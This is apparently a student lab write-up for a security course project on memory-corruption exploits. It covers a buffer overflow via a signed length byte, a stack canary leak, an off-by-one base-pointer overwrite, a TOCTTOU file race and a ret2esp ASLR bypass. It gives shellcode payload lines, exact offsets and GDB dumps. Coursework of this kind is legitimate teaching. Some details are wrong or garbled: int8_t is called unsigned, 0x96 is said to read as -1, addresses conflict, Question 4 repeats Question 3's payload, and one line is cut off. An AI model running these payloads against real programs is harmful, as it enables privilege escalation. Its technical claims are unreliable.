CS161 Project 1 Write up

Question 2

Main Idea

The vulnerability in this question is the fact that the leading character of the input text is used to represent the length of the file, however it's interpreted as an `int8_t` which is unsigned. This left the program vulnerable to a buffer overflow attack by means of taking advantage of the nature of two's complement. This allowed us to effectively tell the program our input text was much shorter than it actually was (the number inputted was interpreted as negative, so we were able to bypass the "if size > 128" defense). Once we bypassed the length check we just overflow the buffer that the input file is read into. We wrote past the end of the buffer into the rip which we corrupted and redirected to point to the shell code we injected via the input text.

Magic numbers

First we found a value (\x96) that would be interpreted as a negative one once read by the program. Our text file included our \x96 (1 byte) value followed by our shellcode (39 bytes) then \r (1 byte) to ensure the shellcode was read correctly. We then added 108 'A's (108 bytes) as spacer characters to reach the rip at 0xbffffb1c. We then overwrote the rip with the address of our shellcode (the start of msg), 0xbffffaa8.

- Address of RIP: 0xbffffb1c
- Address of msg: 0xbffffa88
- Difference between RIP and msg: 0xbffffb1c - 0xbffffa88 = 0x94 = 148 bytes
- `print '\x96' + SHELLCODE + '\r' + 'A'*108 + '\x88\xfa\xff\xbf'`

Exploit Structure

We used this information to structure our final exploit. The exploit consisted of three sequential sections:

1. Injected an escaped hex vallue that would be interpreted as a -1
2. Fed shellcode and spacer charachters to reach the rip then over ran it with the address of the start of the buffer
3. The start of the buffer is the shellcode we injected so it is returened by thr return pointer and spawns a new shell with elevated privilages.

Exploit GDB Output

When we ran GDB after inputting the malicious exploit string, we got the following output:

As predicted, the buffer was overflown and we were able to change the rip.

Question 3

Main Idea

This problem was hardened by a stack canary. We had to leak the stack canary and then write back over the canary with itself. Once we were past that we could proceed with a normal buffer overflow attack.

Magic numbers

- Address of RIP: 0xbffffb50
- Address of c.buffer : 0xbffffb34
- Adress of c.answer: 0xbffffb24
- Address of canary: 0xbffffb44
- Location of shellcode: 0xbffffb54
- Difference between RIP and buffer: 0xbffffb50 - 0xbffffb24 = 44 bytes
- `p.send("A"*16+canary+'\0'* 8 + '\x54\xfb\xff\xbf' + SHELLCODE + '\n')`


Exploit Structure

We first had to leak the stack canary and store the value. Once that was done all we had to do was to overflow the buffer and write over the stack canary with the value we determined in stage one. After that we did the same as in the previous questions and redirected the return value to shellcode injected by the input.


- Determined location of canary by debugging multipule times and looking for a value that changed.
- We then wrote an exploit that printed the canary and stored the value. The following line leaked the canary to stdout: `print 'A'*8 + \x24\x`
- We then wrote over the c.answer buffer (0xbffffb24) and then through the canary at 0xbffffb44 and finally changed the rip at location 0xbffffb50 to the location of out shellcode directly above at 0xbffffb54

Exploit GDB Output

This is the gdb output from the first part when we start interacting with the script. It shows the canary being leaked to stdout and then pushed back into the program by our next line.



This gdb output shows the output after our second code injection such that the buffer is overflown with spacers, the canary is over written with itself and the RIP now points to shellcode.



*note: our canary is diffrent in the two pictures above because they came from two sepreate debug runs

Question 4

Main Idea

The exploit in number 4 is an off by one error. There is a mistake in the inequality checking of the input and the program writes one extra byte past where it's intended to. This overflows to the ebp. We change the least signifigant byte of the base pointer to point to a location of out chosing which redirects the base pointer to an enviroment vairable that we injected that held the shellcode.

Magic Numbers


- Address of EBP: 0xbffffad0 ->aa0
- Address of EBP after off by one exploit: 0xbffffaa0
- Address of buf : 0xbffffa90
- Adress of shellcode in env: 0xbfffff97
- Difference between RIP and buffer: 0xbffffb50 - 0xbffffb24 = 44 bytes
- `p.send("A"*16+canary+'\0'* 8 + '\x54\xfb\xff\xbf' + SHELLCODE + '\n')`

Exploit Structure

When we run this script we run it with an -e environment flag. This allows us to declare environment variables. We located the env variable by using gdb and running the following code: `(gdb) x/s *((char **)environ+1)`. We wrote the shellcode in the envirmonet variable and and redirected control flow to it. We did this by taking advantage of an off by one error. The inequality checking is poorly implemented so we can write past the end of the buffer by one char and modify the least significant of the base pointer. Because we can only modify the base pointer a small amount, we just redirect it back into the buffer. Because the epilogue expects the rip to be 4 bytes above the ebp so we placed the address of our injected environment variable at this location. The rip executes our shellcode and opens a shell.

Exploit GDB Output

We felt an illistration would more clearly explain our approach as opposed to a pure gdb output.



Question 5

Main Idea

The script in question 5 in vulnerable to a TOCTTOU attack. The program reads in a file and checks the length of the file to make sure it's not too long. It later reads the file into a buffer. We change contents of the file between the time the length is checked and the file is read into the buffer.

Magic Numbers

eip: 0xbffffb3c

buf: 0xbffffaa8

byte offset: 148 bytes

Exploit Structure

Our script runs in tandum with the program we are attacking. We use our script to interact with a file the victim program is interacting with. The victim reads the file in the directory and sees an innane string. Ours said "Hello World!" which is well within the maximim size defined by the victim. The victim file then asks for input via stdin. At this point, our script changes the file thats being read by the victim. The victim reads the entire file into the buffer. At this point, the string in our file now consists of the following: SHELLCODE + 'B' * 63 + '\xa8\xfa\xff\xbf'. This works similarly to the other buffer overflows. It writes past the end of the buffer and changes the eip to a location in the buffer which holds our shellcode.

Exploit GDB Output

This is the gdb output from before the attack which shows the buffer and the RIP.

```
0xbffffaa8:   0x00000000   0xb7fc8d49      0x00000000   0x00400034
0xbffffab8:   0xbffffac0   0x00000008      0x01be3c6e   0x00000001   Buf
0xbffffac8:   0x00000050   0x00001fa0      0x00000000   0x00000300
0xbffffad8:   0x00000180   0x00000000      0x00000000   0x00000000
0xbffffae8:   0x0000011b   0x00000010      0x000004cc   0x000009a7
0xbffffaf8:   0x00000000   0x00000000      0x00000000   0x0000041c
0xbffffb08:   0x00000060   0x00000008      0x00000011   0xb7fff1a8
0xbffffb18:   0x00000000   0x0000047c      0x00000000   0x00000000
0xbffffb28:   0x00000000   0x00000000      0x00000000   0xb7ffcf5c
0xbffffb38:   0xbffffb48   0x00400972 RIP  0x00000000   0xbffffb60
```

And here is the output from after the attack. This shows the buffer after its been overflown and the instruction pointer has been changed.

```
0xbffffaa8:   0xdb31c031   0xd231c931      0xb05b32eb   0xcdc93105   SHELLCODE
0xbffffab8:   0xebc68980   0x3101b006      0x8980cddb   0x8303b0f3   buf
0xbffffac8:   0x0c8d01ec   0xcd01b224      0x39db3180   0xb0e674c3
0xbffffad8:   0xb202b304   0x8380cd01      0xdfeb01c4   0xffffc9e8
0xbffffae8:   0x6f682fff   0x6f2f656d      0x6c636172   0x45522f65
0xbffffaf8:   0x454d4441   0x42424200      0x42424242   0x42424242
0xbffffb08:   0x42424242   0x42424242      0x42424242   0x42424242
0xbffffb18:   0x42424242   0x42424242      0x42424242   0x42424242
0xbffffb28:   0x00000098   0x42424242      0x42424242   0x42424242
0xbffffb38:   0x42424242   0xbffffaa8 RIP  0x00000000   0xbffffb60
```

Question 6

Main Idea

In this problem ASLR ir enabled. We use a class of methods called stack juggling to attempt to overcome this defense. Specifically a `ret2esp` attack. From the paper, we overwrite the instruction pointer with `jmp *esp` . We then make sure the esp points to our shellcode and this spawns the shell.

Magic Numbers

buf: 0xbf946fd0

rip: 0xbf946ffc

jmp *%esp: 0x08048666

byte offset: 44 bytes

Exploit Structure

The vulnrabilty in this is the fact that the integer 58623 is hard coded into the program and that the fact that the .text file is always in the same place due to the lack position-independent executables. This integer is interpreted as the `jmp *esp` in little endian hex. We were able to find the address of this value in the manner described in the paper:

```
(gdb) disass main
0x080483e5: movl $0xe4ff,...
(gdb) x/i 0x080483e8
0x080483e8: jmp *%esp
```

This is exactly how the process is described in the paper but ours used diffrent magic numbers described in the section above. From here we just added spaced from the buffer to rip and then put the shellcode right after it. All magic numbers refrenced are shown above.

Exploit GDB Output

Here is the gdb output of the program at the point when we find the location of the jmp *esp.

```
0x8048644 <magic>:     0xe8e58955  0x000002e0  0x00196405  0x0c458b00
0x8048654 <magic+16>:  0x3103e0c1  0x458b0845  0x03e0c108  0x810c4531
0x8048664 <magic+32>:  0xe4ff084d  0x4d8b0000  0x83e1ba0c  0xc8893e0f
0x8048674 <magic+48>:  0xd089e2f7  0x6b04e8c1  0xc12942c0  0x4589c889
0x8048684 <magic+64>:  0x08458b0c  0x5d0c4523  0xe58955c3  0x04ec8353
```